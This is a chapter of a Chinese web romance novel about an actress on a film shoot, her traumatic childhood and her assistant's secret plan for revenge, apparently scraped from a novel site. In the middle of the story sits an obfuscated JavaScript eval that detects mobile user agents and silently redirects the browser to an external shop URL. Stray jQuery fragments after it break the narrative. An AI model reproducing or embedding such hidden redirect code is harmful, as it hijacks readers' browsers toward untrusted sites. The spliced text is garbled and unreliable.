文趣网 > 其他小说 > 猫戏 > 6. 报复
    这场饭吃得很融洽,裴近和徐知话都不多,但王小冉很会活跃气氛,情商也很高,会看别人的表情恰到好处地讲话和住嘴。

    徐知也了解到,王小冉在清大读大三,也是法学专业,这是她拍的第一部戏。

    次日三人便一起回到组里。王小冉饰演陈耀的老婆柚柚,她的到来也意味着剧组该转场到市内了,校园部分即将结束。

    “大家好,我是王小冉,大家多多关照!”

    王导对小冉的状态很满意,说:“小冉啊,你跟朴俊熟悉熟悉,你俩对手戏多。”

    “好嘞!遵命!”王小冉说。

    剧组转场上海市内的这天,天气晴朗。

    所有人都先后搬进了新酒店,一直收拾到晚上。夜幕低垂,整栋酒店像一尊被精心切割的黑曜石,棱角分明地矗立在城市最昂贵的地段。

    导演在酒店楼下哈哈笑了一声,抬手拍了拍裴近的肩膀,“没想到我拍戏能住花筑,哈哈哈。”

    “哦?这跟裴哥有关系?”王小冉很受胡总重视,自带了司机和助理,他们正在帮忙运着行李,她走上前。

    “小冉啊,你是不知道,这酒店一般剧组住不起,但是裴近谈下来的价钱比我们去住其他地方预算还少了一半呢!你说他厉不厉害哈哈哈!”

    “哇,好厉害,我在学校还经常听说师哥的名字,他搞辩论也很厉害,怪不得能谈价钱呢。”辩论?徐知看了眼沉默的裴近,有点想象不出他辩论起来是什么样子。

    裴近注意到她的视线,不禁扶额苦笑。

    没有那么麻烦,他就是跟周姐打了个电话,周姐虽然呸了他一声,诉说自己重新设计并制作一条压轴裙子多麻烦,要把他千刀万剐再去跟裴姨告状,但最后还是帮他搞定了酒店的事。

    徐知走到大厅,这才注意到酒店的招牌,花筑?

    初二时,在江苏小镇上学的徐知参加了一次去上海的春游,早上五点去,晚上天黑了就坐车回学校。徐知迫切地和包子分享自己第一次出市的喜悦。

    -徐知:我们今天去上海玩了呢!

    -包子:......

    -徐知:这是我第一次出这么远的门。

    -包子:有什么好玩的吗?

    -徐知:当然啦,我们看了东方明珠,在那里合影,还去了......我忘了。

    -包子:......

    -徐知:我们回来的时候天黑了,但我看到车窗外闪过一个好大好高的楼啊,特别好看,有个“花”字,也不知道是什么楼。-包子:你都没想起来我在上海吗?

    徐知愣了一下,啊一声,才心虚地回复。

    -徐知:我忘了......不过我们都是跟着老师的,也没机会找你玩。

    包子没有回复,一直到了五分钟后。

    -徐知:要不这样,下次你来我们这儿,我带你玩。-包子:说好了哦。

    -徐知:嗯!我请你吃我奶奶包的豆腐包子,特别好吃,世上第一好吃。

    -包子:我对包子很挑剔的,而且你奶奶待你那么差。

    -徐知:没事啦,她平常待我很好的,你不用怕,我只要不犯错就可以了。

    导演为了充分利用酒店资源,都市第一场戏的拍摄被临时改在了酒店饭店和泳池里。

    罗欣欣在一家餐厅碰见了隔壁桌的陈耀,她本来和同事侃侃而谈,却在触及陈耀的目光时吓得躲在了桌子下!

    另一幕,罗欣欣在泳池发现了一旁的陈耀,急得跳进了水里!

    “action!”

    徐知刚被桌子磕了几次头,现在又是在水里憋气,可她憋不了太久,没一会儿就得冒出来。

    王导怒道:“卡!徐知你能不能停个五秒再出来!很难吗?!”

    “对不起导演。”

    “action!”

    “卡!”

    “对不起。”

    “action!来十秒!”

    “十五秒!”

    徐知也不知道过去了多少秒,意识逐渐涣散,只听见有人喊着自己的名字,被带到一个温热的怀抱里。

    徐知迷迷糊糊时,想起来初二时,她为了融入同学们去水上乐园玩,却被遗忘在了水里,她不会游泳,被路人救了起来。

    -包子:你真的很没用,为什么需要这样的朋友?

    他说话总是不好听,都不知道安慰她一下。

    周边传来几声惊呼,徐知猛地呛了几口水,睁开眼睛看到了面前的裴近,他浑身湿透,神情紧张,眼里有她看不懂的东西。

    见她醒了,裴近呼出一口气,缓了缓起伏的胸膛。

    他冷冷地侧看向一旁的花絮摄影师,“不要拍了。”

    摄影师讪讪地收起镜头,讨好地笑着。四周举起的手机触到裴近的神情后也瞬间落下,急忙围过来关心。

    “哎呀,徐知你没事吧?”

    “你怎么都不做手势啊!我们还以为你在演呢!”

    “裴近你没事吧?快回去别感冒了。”有人送来条毛巾,裴近接过披在了徐知身上。

    因为她溺水的事,王导让她休整片刻再继续拍摄,也没再骂她。

    “也真是搞笑,好好的还能溺水。”道具老师冷笑道,真是白白浪费那么多时间。

    片场里最烦的事就是等,等光、等天晴、等处理演员的突发状况。

    刘音瞥了他一眼,“我说你别对人家有太多偏见了,人家也没做错什么。”

    吐槽完徐知,道具老师开始蹲在墙角刷手机,没一会儿就靠着器材箱睡着了。

    他的手机险些从手中滑落,刚洗完澡收拾完回来的徐知眼疾手快地接住,小心翼翼地放在一旁的桌子上。

    “什么?!你说他不演了?!你逗我呢?”

    凌晨一点才收工,监视棚内,王导怒气冲冲地对着一个工作人员吼。

    “实在是没办法,他们说艺人脚崴了……”

    王导心烦意乱,冲他甩手让他滚。

    王导往外走了几步,眼睛一转:“小徐啊,你过来,我跟你商量个事。”

    徐知正在收拾随身包,听到呼唤走过去。

    “刚接到通知说男二来不了了,你看能不能让你家助理救个场?”

    徐知没料到:“我……我去问问他吧。”

    王导似乎不满意,面色瞬间变了,他的声音猛然拔高,徐知被吓了个哆嗦:“我不是让你问他,你要表示你同意,他自然就同意了啊!你要去拜托他,你说你希望他演!”

    王导再傻也能看出来裴近对他家艺人的态度。

    王导看了眼四周,咳了一声,语气又放缓,“我等你消息啊。”

    裴近问正在收器械的工作人员:“请问徐知去哪里了?”

    “不知道。”大家都摇摇头。

    他在泳池边找到了她。月光斜斜地照在她单薄的身子上,她太瘦了,仿佛下一秒就被风给吹走。

    “裴近,你想演戏吗?”她没有回头,察觉到脚步声是他,声音轻轻的。

    “怎么这么问?”

    裴近走过去,坐在她旁边。

    徐知把导演的意思告诉他,当然,省掉了骂自己的部分。

    裴近沉思几秒,说:“你想让我去演戏吗?”

    徐知点点头。她能看出来裴近热爱也擅长表演。

    “真的吗?”裴近看着她。

    徐知扭头看他一瞬,又移开目光,点点头。

    “裴近,我是一个很胆小的人,成为一个演员是我做过唯一勇敢的事。”

    “我觉得你有演戏的潜能,这会是一个好出路,但你不要因为我的看法就决定你的发展方向,无论我想不想你做什么事。”

    “这么多天以来,你无微不至,教我如何入戏、调节情绪,我很感激你,即使你辞掉这个工作,我们依旧是朋友。”

    裴近罕见地沉默,清风抚过他前额的头发。

    良久,他开玩笑说:“我的大明星怎么可以没个好助理呢?”

    回到卧室,导演的电话打来。

    徐知还未说话,上来就被劈头盖脸骂了一顿:“徐知,你怎么一点消息都没有,明天就要拍了,是你不肯放他走吧,你要顾全大局啊!你自己演戏差也就算了,别因为你裴近又演不了戏!不要一错再错,做个助理有什么前途啊!”

    “我……”电话被挂断。

    错。

    恍惚间,徐知想起了小时候。她的人生,容不下“犯错”这两个字。

    自从父母去世后,小时候她总是被锁在家门外,炽热的夏夜,寒冷的雪夜,求着奶奶开门,问自己做错了什么。

    如果问不出来,就是自己做错了所有事,幼小的她只能跪在门前重复着“我错了”,乞求原谅。

    门口传来敲门声,“知知姐,吃饭了。”

    徐知没有说话。

    裴近想打开门却发现反锁了,他轻声:“徐知,你怎么了?”

    过了一刻,徐知蹲在地上,声音颤抖:“裴近......”

    求你把我的记忆抹去,求你早一点出现在我的生命里。

    门外一片死寂。

    那时候,奶奶只会喃喃重复一句话,布满皱纹的脸上一道血流刺目,“你不要像你妈一样。”

    雪天里,天和地是同一个颜色,死灰一样的白,雪粒打在脸上,像细小的针,刺得她永远无法忘记。

    良久,徐知抹掉眼泪,打开门,低着头说:“对不起。”

    裴近看着她,叹了一口气,微微弯下腰,低头凑近看着她。

    就是在这时,徐知第一次发现裴近身上有喷香水,是淡淡的冷水味道,不凑近根本闻不出来,像是从他身体里渗出来的一样。

    他轻轻抚摸她的头发,又一次猜中她的心思,“你没有做错任何事。”

    徐知哭得有些头晕,眨了眨眼,忍着不适解释。

    问清了来龙去脉,裴近这才恍然大悟,满是歉意:“对不起,我不该那样开玩笑。”;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17513499|203112||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    “认真想想,这也是个不错的机会,我愿意试试。”

    徐知抬起她雨雾般的眸子,“真的?”

    “嗯。”已经凌晨两点多了,胡总听说了这个消息,要连夜过来和他签演员合同,但裴近毕竟是法学生,看了电子合同后就指出需要修改的点。

    胡总完全没了平日里刁难人的模样,不会说“爱签签,不爱签就滚”,忙答应了。

    本想着合同修改好后要到明天再签,徐知已经打算睡下了,却听见咚咚的敲门声,连门铃都不按。

    打开门胡总挂着标准的微笑对裴近sayhi。

    迫不得已起床迎老板的徐知:......

    看到徐知,胡总的笑容更大了。

    裴近:“......请进吧。”

    合同是楼下现打的,还是热的。胡总在接到微信消息时就坐上了车,并在车上让助理修改条例,生怕晚一分钟裴近就飞了。

    助理王明浩也是苦命,被突然从梦乡里拽出来,他敲着电脑小声嘀咕:“您其实白天去也行吧。”

    他的声音很小,但胡总听到了也不恼,反而笑意浓浓:“这你就不知道了,我晚一点江董和裴总能马上飞过来阻止。”

    哼,这下你们连风声都没收到,我已经把你们儿子收入囊中了。

    把他签了,那些时尚资源,还有各种投资啊名导本子啊不都唾手可得了吗?

    裴近在签字前又确认了一些事项,胡总照单全收,他心情大好地接过徐知递过来的水。

    王明浩戴着厚厚的眼镜,一副老实人模样,接过水,低声道谢,偷偷瞟了眼徐知,不小心呛了口水,咳了几下。

    “没事吧?”徐知说。

    王明浩头摇得跟拨浪鼓一样,“没事没事。”

    他刚入公司没半年,还没亲眼见到这位“只是美人”。

    他把口水和水一并咽下,真好看啊。

    胡总颇有关切下属的君子模样,看着徐知说:“小徐啊,戏拍的怎么样?还适应吗?”

    “挺好的,裴近也很照顾我。”“哦对了,有一件事,裴近的薪水......”

    “咳。”

    徐知的话被打断,她不解地看向裴近。

    只见裴近无奈地一笑,没说什么。

    徐知也不继续说了。胡总的目光在两人之间流转,喉咙里滚着笑意。

    合同签了,最后,胡总甚至口头接受了裴近仍然做徐知的助理,至少在这个剧里。

    虽然徐知不理解,但见两人气氛格外好,现在也不好说些什么,只能告诉自己以后要少麻烦一下裴近。

    胡总临走时,视线掠过客厅里装的摄像头。

    “小徐小裴啊,你们对这个花絮啊别在意,就展现你们真实的生活就好,特殊情况可以关了。”

    “嗯,谢谢胡总。”

    胡总心情大好地出了酒店,一旁助理还没回神,上车门摔了一下。

    “瞧你这出息。”徐知是个难得的美人,身为签她的老板他当然知道,从她到上海上大学起,胡总就从学校官网的照片里关注到她了,好不容易介绍认识,才发现原来她也有意当演员,于是二人一拍即合。

    可惜啊,出道就演了个剧被吐槽演技差,是个花瓶。为了爱惜她的羽毛呢,他也不敢乱给她再接戏,才找了王导让徐知演这个女主,因为这个女主和她很像。

    但这是远远不够的。

    一个性格相似、貌似能演好的角色算不了什么。

    车内,窗外灯线掠过,胡总突然问:“你第一次见裴近吧,你觉得他人怎么样?”

    王明浩已经昏昏欲睡了,闻言强迫自己清醒,“啊,裴近啊。”

    “他挺帅的。”

    胡总:......

    他看了老板的脸色,觉得自己好像说了句废话,又清了下喉咙,“人也很好,很有礼貌,对徐知也很关照。”

    “果然是刚毕业的大学生啊,虽然对合同细节很谨慎,但眼里还有股清澈的劲儿。”他补充道。

    是啊,看似胡总在签约的条例上事事妥协,比如先只签3年,比如有权拒绝他主观上不意愿的工作......但谁占了便宜还不知道呢?从胡总的态度也能看出,裴近不是一般人。

    清澈?

    胡总不屑地嗤一声,嘴角露出讽刺的弧度。

    清澈吗?当初可是他主动找上门来的。

    而一向谨慎多疑的胡总都混到这种地位了,也不是小孩子,他自是不相信,可是裴近说服了自己。

    他太狠了。

    胡总不用调查他的背景,裴近就已经自我坦白了,把他查不到的父母是江耀集团的董事都说了出来,还说自己能提供一些人脉和资源。

    那他为什么要这样做呢?

    “具体的原因不方便说,但我恨她。”

    “所以在这件事上你完全不用有疑虑,我们可以达成共识。”

    共识嘛,就是他要报复,而胡总要她成名而已。